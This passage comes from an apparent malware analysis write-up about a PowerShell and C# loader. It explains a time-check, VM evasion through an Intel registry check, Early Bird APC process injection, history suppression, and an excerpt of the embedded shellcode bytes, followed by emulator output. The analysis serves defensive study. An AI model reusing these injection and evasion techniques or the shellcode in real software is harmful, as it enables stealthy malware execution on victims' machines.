 The program contains these domains hard encoded in Base64:
google,microsoft,amazon,apple,facebook,netflix,adobe,oracle,ibm,cisco,amd,cloudflare,tiktok,weebly,vimeo,istockphoto,medium,live,yahoo,opera,imdb,globo,gravatar,cnn,gstatic,afternic,dailymotion,jimdifree,4shared,issuu,scribd
Via the function called Get-NetworkUnixTime, it tries to do request to a random website out of these listed using the HEAD method to get the Unix time in seconds with a maximum of 3 retries.
This is used to ensure the program only runs for the next 550 seconds as we can see in expiryUnix.
If it wasn't 550 seconds yet, it prints License OK in console and if it already was, it prints License ERROR and exits.
This is likely done to prevent from local clock manipulation. Malware authors sometimes include time based triggers, for example in one of the previous campaigns called anyPDF, it started doing malicious tasks after 14 days.
C# loader

This is just the start; I only wanted to demonstrate the sudden swap between PowerShell and C#.
Input cleaning

In CleanInput function we have some mechanisms for cleaning input. We are removing some dangerous/formatting characters so it can be reliably parsed.
In the ExtractBytes function, we are converting it into 2-character chunks and converting each to a byte.
Check for Intel software

This part checks the following registry keys:
SOFTWARE\Microsoft\Windows\CurrentVersion\UninstallSOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall
whether any software contains the Intel publisher or display name.
This is very likely to prevent from executing in virtual environments. It's common that VM's wouldn't have anything from Intel installed while that is pretty common for normal non-virtual machines.
Preparing the shellcode execution

We are now getting to the more interesting stuff. We have a list of file paths that belong to the Windows operating system. This alone is a small sign of a possible process injection going on here.
Below that, we can see that CreateProcessA is called with a flag CREATE_SUSPENDED to start one of the possiblePaths. This is a popular mechanism for process injection.
The second red square highlights the VirtualAllocEx - allocates virtual memory inside another process - in this case the suspended process.
| Parameter | Value provided | Description |
|---|---|---|
hProcess |
pi.hProcess |
The handle to the target process (one of the 3 suspended ones) |
lpAddress |
NULL (0x0) |
Requested address, NULL means the OS chooses the address |
dwSize |
(uint)ByteDataSize |
Number of bytes to allocate, typically the size of the payload |
flAllocationType |
0x3000 (MEM_COMMIT \| MEM_RESERVE) |
Reserves and immediately commits the pages — memory is usable right away |
flProtect |
0x04 (PAGE_READWRITE) |
Memory is readable and writable. Becomes executable only after VirtualProtect changes it to RX (0x20) |
| Return value | remoteMemory (LPVOID) |
Base address of the allocated memory in the target process, NULL on failure |
In the last highlight, we can see that it writes the process memory using WriteProcessMemory.
| Parameter | Value provided | Description |
|---|---|---|
hProcess |
pi.hProcess |
The handle to the target process (one of the 3 suspended ones) |
lpBaseAddress |
remoteMemory |
The address of where memory was previously allocated using VirtualAllocEx. This is the destination location for the payload. |
lpBuffer |
ByteData |
Pointer to the local buffer in the loader process that contains the parsed shellcode (produced by ParseBytes(rawByteData)). This is the source data to copy. |
nSize |
(uint)ByteDataSize |
Exact number of bytes to copy (the size of the payload). Set to uint because the API expects a SIZE_T parameter. |
lpNumberOfBytesWritten |
out bytesWritten |
Output parameter that will be filled with the number of bytes successfully written to the target process. |

Here we can see it queues the APC (Asynchronous Procedure Call) with the main thread pointing at the malicious code. To explain this in simple terms, it queues the malicious thread for the next execution - once it reaches an alertable state.
Because the process started as suspended initially, the first thing is it does is enter the alertable state during early startup in the ntdll loader code, which triggers the APC.
This method is called Early Bird APC. We create a legitimate Windows process in a suspended state, write the malicious code into its memory, queue the chunk of malicious code as an APC on its main thread, and then resume the thread, so the very first thing the thread does when it wakes up is execute our malicious code before almost anything else in the process gets a chance to run.
Right below this, we have a long variable called GelioSystem:
$GelioSystem = @"
"\xe8\xcf\xd4\x01\x00\x00\x90\x03\x00\x46\xd4\x01\x00\xab\x33"
"\xd7\x1a\xd1\x29\x6c\xcd\x25\x6f\x1e\x61\x70\x28\xb6\x17\x5c"
"\x2d\xaf\xb2\xc6\xa0\x4c\x78\x03\x04\xff\xde\x1f\xbb\x6b\x94"
...
"\xba\x64\x24\x6c\x0d\x72\x0d\xff\xd6\x89\xc3\xeb\x14\xbb\xfe"
"\xff\xff\xff\xeb\x0d\x48\x89\xf9\xba\x01\x00\x00\x00\x45\x31"
"\xc0\xff\xd6\x89\xd9\xff\x94\x24\xc8\x00\x00\x00\xcc";

"@
This is shellcode. For context, normal executables contains PE header, section table (.text, .data, .rdata etc.), import/export tables, entry point and many more.
But shellcode is different than that. It is just a small piece of machine code (raw bytes) with no headers, no imports table or anything. It also does not rely on the Windows loader.
Shellcode is position independent because it cannot assume a fixed base address. The attacker does not control where VirtualAllocEx gives memory and it might be injected into random processes at random addresses.
Shellcode is also tough to analyse for AV software. It does not have the MZ/PE magic bytes, import table, section table and is very commonly also encrypted/packed.
Execution of shellcode
The shellcode is later executed here:

It also creates an isolated runspace where it runs:
Set-PSReadLineOption -HistorySaveStyle SaveNothing
This is a command that will prevent this injection code:
$payload = [Datastream]::RawData($GelioSystem)
$null = $ps.AddScript($payload).Invoke()
from showing up in the future history of executed PowerShell commands of the runspace. This is done to prevent from the malicious code showing up in history.
The [Datastream] is the C# class that is responsible for all the parsing and injecting the passed code. We are calling it with the shellcode variable - GelioSystem
$payload = [Datastream]::RawData($GelioSystem)
This all happens in the specific new runspace where it disabled saving the history.
Saving the shellcode to disk

Once again, I wrote a small script to perform the decoding of the shellcode which I later saved to a file called shellcode.bin. It's necessary we perform the same exact steps that the C# class does to decrypt it, otherwise we won't get the same results as the malware.

DetectItEasy also doesn't identify it. I talked about it before and it is because it is stripped from all the properties the regular PE files have.

Surprisingly, ESET recognizes this. Not entirely sure on what it has to do with the Python language. There also was a comment that some user identified this as DonutLoader but I wasn't able to confirm that as some of it's tactics and mechanisms do not match DonutLoader.
Stage 3 - Shellcode
Inspection using SpeakEasy
Because shellcode isn't meant and can't be executed regularly like other PE executables, we need some dedicated tools for it.
I went with SpeakEasy - tool that emulates APIs, process/thread behavior, filesystem, registry, and network activity so samples can keep moving through realistic execution paths. Perfect to get a first glance on what we could be dealing with.

It shows us some API imports. Some at the beginning stood out more than the initial ones:
0x1ebd0: 'kernel32.GetModuleHandleA("USER32.dll")' -> 0x77d10000
0x1ec18: 'kernel32.GetProcAddress(0x77d10000, "CloseClipboard")' -> 0xfeee005c
0x1ec18: 'kernel32.GetProcAddress(0x77d10000, "EmptyClipboard")' -> 0xfeee005d
0x1ec18: 'kernel32.GetProcAddress(0x77d10000, "GetClipboardData")' -> 0xfeee005e
0x1ec18: 'kernel32.GetProcAddress(0x77d10000, "IsClipboardFormatAvailable")' -> 0xfeee005f
0x1ec18: 'kernel32.GetProcAddress(0x77d10000, "OpenClipboard")' -> 0xfeee0060
0x1ec18: 'kernel32.GetProcAddress(0x77d10000, "SetClipboardData")' -> 0xfeee0061
Those are all imports relevant to clipboard manipulation - opening, closing, setting clipboard data and retrieving clipboard data.
This gives us an idea that this could be for example an infostealer, backdoor or a clipbanker.
Some more imports were also interesting:
0x1ebd0: 'kernel32.GetModuleHandleA("WININET.dll")' -> 0x7bc00000
0x1ec18: 'kernel32.GetProcAddress(0x7bc00000, "HttpAddRequestHeadersA")' -> 0xfeee0062
0x1ec18: 'kernel32.GetProcAddress(0x7bc00000, "HttpOpenRequestA")' -> 0xfeee0063
